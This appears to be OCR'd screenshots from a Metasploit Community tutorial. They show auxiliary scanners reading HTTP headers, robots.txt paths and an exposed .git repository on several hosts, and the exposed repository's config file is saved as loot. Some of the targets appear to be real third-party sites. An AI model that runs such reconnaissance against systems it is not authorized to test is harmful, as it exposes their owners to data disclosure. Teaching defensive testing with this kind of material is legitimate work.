

Not Secure | https://192.168.2.17:3790/workspaces/2/tasks/17
metasploit community
Project - Web Exploitation Project ▼
Account - admin ▼
Administration ▼
20
Overview
Analysis
Sessions
Campaigns
Web Apps
Modules
Credentials
Reports
Exports
Tasks
Home
Web Exploitation Project
Tasks
Task 17
Collect...
Task started
Launching
Complete (0 sessions opened) auxiliary/scanner/http/http_header
Completed
Started: 2019-03-10 12:20:59 -0700
Duration: less than 5 seconds
[+] [2019.03.10-12:20:59] Workspace:Web Exploitation Project Progress:1/2 (50%) Scanning 176.28.50.165-176.28.50.165
[-] [2019.03.10-12:21:08] Warning: The Windows platform cannot reliably support more than 16 threads
[-] [2019.03.10-12:21:08] Thread count has been adjusted to 16
[+] [2019.03.10-12:21:00] 176.28.50.165:80 : CONTENT-TYPE: text/html
[+] [2019.03.10-12:21:00] 176.28.50.165:80 : SERVER: nginx/1.4.1
[+] [2019.03.10-12:21:00] 176.28.50.165:80 : X-POWERED-BY: PHP/5.3.10-1~lucid+2uwsgi2
[+] [2019.03.10-12:21:00] 176.28.50.165:80 : detected 3 headers
[*] [2019.03.10-12:21:00] Scanned 1 of 1 hosts (100% complete)
[+] [2019.03.10-12:21:00] Workspace:Web Exploitation Project Progress:2/2 (100%) Complete (0 sessions opened) auxiliary/scanner/http/http_header



Not Secure | https://192.168.2.17...
metasploit community
Project - Web Exploitation Project ▼
Account - admin ▼
Administration ▼
21
Overview
Analysis
Sessions
Campaigns
Web Apps
Modules
Credentials
Reports
Exports
Tasks
Home
Web Exploitation Project
Hosts
176.28.50.165 - 176.28.50.165
Delete
Scan
Nexpose Scan
Bruteforce
Exploit
176.28.50.165
[176.28.50.165]
SCANNED
Unknown
Tags
Services 1
Sessions
Vulnerabilities
Credentials
Captured Data
Notes 4
Attempts
NAME
DATA
http.header.80.2
X-POWERED-BY: PHP/5.3.10-1~lucid+2uwsgi2
http.header.80.1
SERVER: nginx/1.4.1
http.header.80.0
CONTENT-TYPE: text/html
http.fingerprint
{ uri : /, method : GET, server_port : 80, code : 200, message : OK, signature : nginx/1.4.1 (Powered by
Show 10
Showing 1 - 4 of 4
1



Not Secure
https://192.168.2.17...
metasploit community
Project - Web Exploitation Project
Account - admin
Administration
21
Overview
Analysis
Sessions
Campaigns
Web Apps
Modules
Credentials
Reports
Exports
Tasks
Home
Web Exploitation Project
Modules
Search Modules
robots_txt
Module Statistics show
Search Keywords show
Found 1 matching module
MODULE TYPE
OS
MODULE
DISCLOSURE DATE
MODULE RANKING
CVE
BID
OSVDB
EDB
Auxiliary
HTTP Robots.txt Content Scanner
auxiliary/scanner/http/robots_txt



metasploit community
Project - Web Exploitation Project
Overview
Analysis
Sessions
Campaigns
Web Apps
Modules
Credentials
Reports
Exports
Home
Web Exploitation Project
Modules
HTTP Robots.txt Content Scanner
Module
Type Auxiliary
Ranking
Privileged? No
Developers
et <et@metasploit.com>
HTTP Robots.txt Content Scanner
auxiliary/scanner/http/robots_txt
Detect robots.txt files and analize its content
Target Systems
Target Addresses
Excluded Addresses
83.166.169.231
Exploit Timeout (minutes)
5
Module Options
PATH / The test path to find robots.txt file (string)
Proxies A proxy chain of format type:host:port[,type:host:port][...] (string)
RPORT 443 The target port (port)
SSL Negotiate SSL/TLS for outgoing connections (bool)
THREADS 1 The number of concurrent threads (integer)
VHOST www.packtpub.com HTTP server virtual host (string)
Advanced Options show
Evasion Options show
Run Module



metasploit community
Project - Web Exploitation Project ▼
Account - admin ▼
Administration ▼
26
Overview
Analysis
Sessions
Campaigns
Web Apps
Modules
Credentials
Reports
Exports
Tasks
Home
Web Exploitation Project
Tasks
Task 22
Collect...
Task started
Launching
Complete (0 sessions opened) auxiliary/scanner/http/robots_txt
Completed
Started: 2019-03-10 15:14:10 -0700
Duration: less than 5 seconds
Disallow: /logout/
Disallow: /node/add/
Disallow: /search/
Disallow: /user/register/
Disallow: /user/password/
Disallow: /user/login/
Paths (no clean URLs)
Disallow: /?q=admin/
Disallow: /?q=comment/reply/
Disallow: /?q=contact/
Disallow: /?q=logout/
Disallow: /?q=node/add/
Disallow: /?q=search/
Disallow: /?q=user/password/
Disallow: /?q=user/register/
Disallow: /?q=user/login/
Disallow: /node
Disallow: /image_captcha/
Disallow: /unthemed/
Disallow: /tnu4L/
Disallow: /article.php
Disallow: /lcode_download/
[*] [2019.03.10-15:14:13] Scanned 1 of 1 hosts (100% complete)
[+] [2019.03.10-15:14:13] Workspace:Web Exploitation Project Progress:2/2 (100%) Complete (0 sessions opened) auxiliary/scanner/http/robots_txt



metasploit community
Project - Web Exploitation Project ▼
Account - admin ▼
Administration ▼
26
Overview
Analysis
Sessions
Campaigns
Web Apps
Modules
Credentials
Reports
Exports
Tasks
Home
Web Exploitation Project
Hosts
83.166.169.231
Delete
Scan
Nexpose Scan
Bruteforce
Exploit
83.166.169.231
SCANNED
OS
Unknown
Tags
Services 1
Sessions
Vulnerabilities
Credentials
Captured Data
Notes 45
Attempts
NAME
DATA
UPDATED
ROBOTS_TXT /lcode_download/ a minute ago
ROBOTS_TXT /article.php a minute ago
ROBOTS_TXT /tnu4L/ a minute ago
ROBOTS_TXT /unthemed/ a minute ago
ROBOTS_TXT /image_captcha/ a minute ago
ROBOTS_TXT /node a minute ago
ROBOTS_TXT /?q=user/login/ a minute ago
ROBOTS_TXT /?q=user/register/ a minute ago
ROBOTS_TXT /?q=user/password/ a minute ago
ROBOTS_TXT /?q=search/ a minute ago
Show 10
Showing 1 - 10 of 45
1



metasploit community
Project - Web Exploitation Project ▼
Account - admin ▼
Administration ▼
27
Overview
Analysis
Sessions
Campaigns
Web Apps
Modules
Credentials
Reports
Exports
Tasks
Home
Web Exploitation Project
Modules
Search Modules
git_scanner
Module Statistics show
Search Keywords show
Found 1 matching module
MODULE TYPE
OS
MODULE
DISCLOSURE DATE
MODULE RANKING
CVE
BID
OSVDB
EDB
Auxiliary
OS
HTTP Git Scanner
auxiliary/scanner/http/git_scanner



metasploit community
Overview Analysis Sessions Campaigns Web Apps Modules Credentials Reports Exports Tasks
Home Web Exploitation Project Modules HTTP Git Scanner
Module
Type Auxiliary
Ranking
Privileged? No
Developers
Nixawk
Jon Hart <jon_hart@rapid7.com>
References
github.com
HTTP Git Scanner
auxiliary/scanner/http/git_scanner
This module can detect situations where there may be information disclosure vulnerabilities that occur when a Git repository is made available over HTTP.
Target Systems
Target Addresses
Excluded Addresses
[redacted].br
Exploit Timeout (minutes)
5
Module Options
GIT_CONFIG Check config file in .git directory (bool)
GIT_INDEX Check index file in .git directory (bool)
Proxies A proxy chain of format type:host:port[,type:host:port][...] (string)
RPORT 80 The target port (port)
SSL Negotiate SSL/TLS for outgoing connections (bool)
TARGETURI /.git/ The test path to .git directory (string)
THREADS 1 The number of concurrent threads (integer)
UserAgent git/1.7.9.5 The HTTP User-Agent sent in the request (string)
VHOST [redacted]m.br HTTP server virtual host (string)
Advanced Options show
Evasion Options show
Run Module



metasploit community
Project - Web Exploitation Project
Account - admin
Administration
28
Overview Analysis Sessions Campaigns Web Apps Modules Credentials Reports Exports Tasks
Home Web Exploitation Project Tasks Task 24
Collect...
Task started
Launching
Complete (0 sessions opened) auxiliary/scanner/http/git_scanner
Completed
Started: 2019-03-10 15:26:19 -0700
Duration: less than 5 seconds
[+] [2019.03.10-15:26:19] Workspace:Web Exploitation Project Progress:1/2 (50%) Scanning [redacted].209
[-] [2019.03.10-15:26:19] Warning: The Windows platform cannot reliably support more than 16 threads
[-] [2019.03.10-15:26:19] Thread count has been adjusted to 16
[+] [2019.03.10-15:26:21] http://[redacted]9/.git/ - git repo (version 2) found with 1268 files
[+] [2019.03.10-15:26:22] http://[redacted]/.git/config - git config file found
[+] [2019.03.10-15:26:23] Saved file to: C:/metasploit/apps/pro/loot/20190310152622_WebExploitation_[redacted]_config_587187.txt
[*] [2019.03.10-15:26:23] Scanned 1 of 1 hosts (100% complete)
[+] [2019.03.10-15:26:23] Workspace:Web Exploitation Project Progress:2/2 (100%) Complete (0 sessions opened) auxiliary/scanner/http/git_scanner



metasploit community
Project - Web Exploitation Project
Account - admin
Administration
Overview
Analysis
Sessions
Campaigns
Web Apps
Modules
Credentials
Reports
Exports
Tasks
Home
Web Exploitation Project
Hosts
Delete
Scan
Nexpose Scan
Bruteforce
Exploit
LOOTED
Unknown
Tags
Services 1
Sessions
Vulnerabilities
Credentials
Captured Data 1
Notes 2
Attempts
NAME
DATA
UPDATED
git_config_disclosure
{ uri : http:/ 09/.git/config }
a few seconds ago
git_index_disclosure
{ uri : http:/ 09/.git/index, version : 2, entries_count : 1268 }
a few seconds ago
Show 10
Showing 1 - 2 of 2



Not Secure
https://192.168.2.17...
metasploit community
Project - Web Exploitation Project
Account - admin
Administration
Overview
Analysis
Sessions
Campaigns
Web Apps
Modules
Credentials
Reports
Exports
Tasks
Home
Web Exploitation Project
Hosts
Delete
Scan
Nexpose Scan
Bruteforce
Exploit
LOOTED
Unknown
Tags
Services 1
Sessions
Vulnerabilities
Credentials
Captured Data 1
Notes 2
Attempts
New Captured Data
NAME
TYPE
CONTENT TYPE
INFO
SIZE
CREATED
http:/ git/config
config
text/plain
278.0b
a minute ago
Download
View
Show 10
Showing 1 - 1 of 1



metasploit community
Project - Web Exploitation Project ▼
Account - admin ▼
Administration ▼
28
Overview
Analysis
Sessions
Campaigns
Web Apps
Modules
Credentials
Reports
Exports
Tasks
Home
Web Exploitation Project
Hosts
Delete
Scan
Tags
Services 1
Sessions
New Captured Data
NAME
Download
View
Show 10
Showing 1 - 1 of 1
View Captured Data
[core]
repositoryformatversion = 0
filemode = true
bare = false
logallrefupdates = true
[remote "origin"]
fetch = +refs/heads/*:refs/remotes/origin/*
[branch "master"]
remote = origin
merge = refs/heads/master
Done

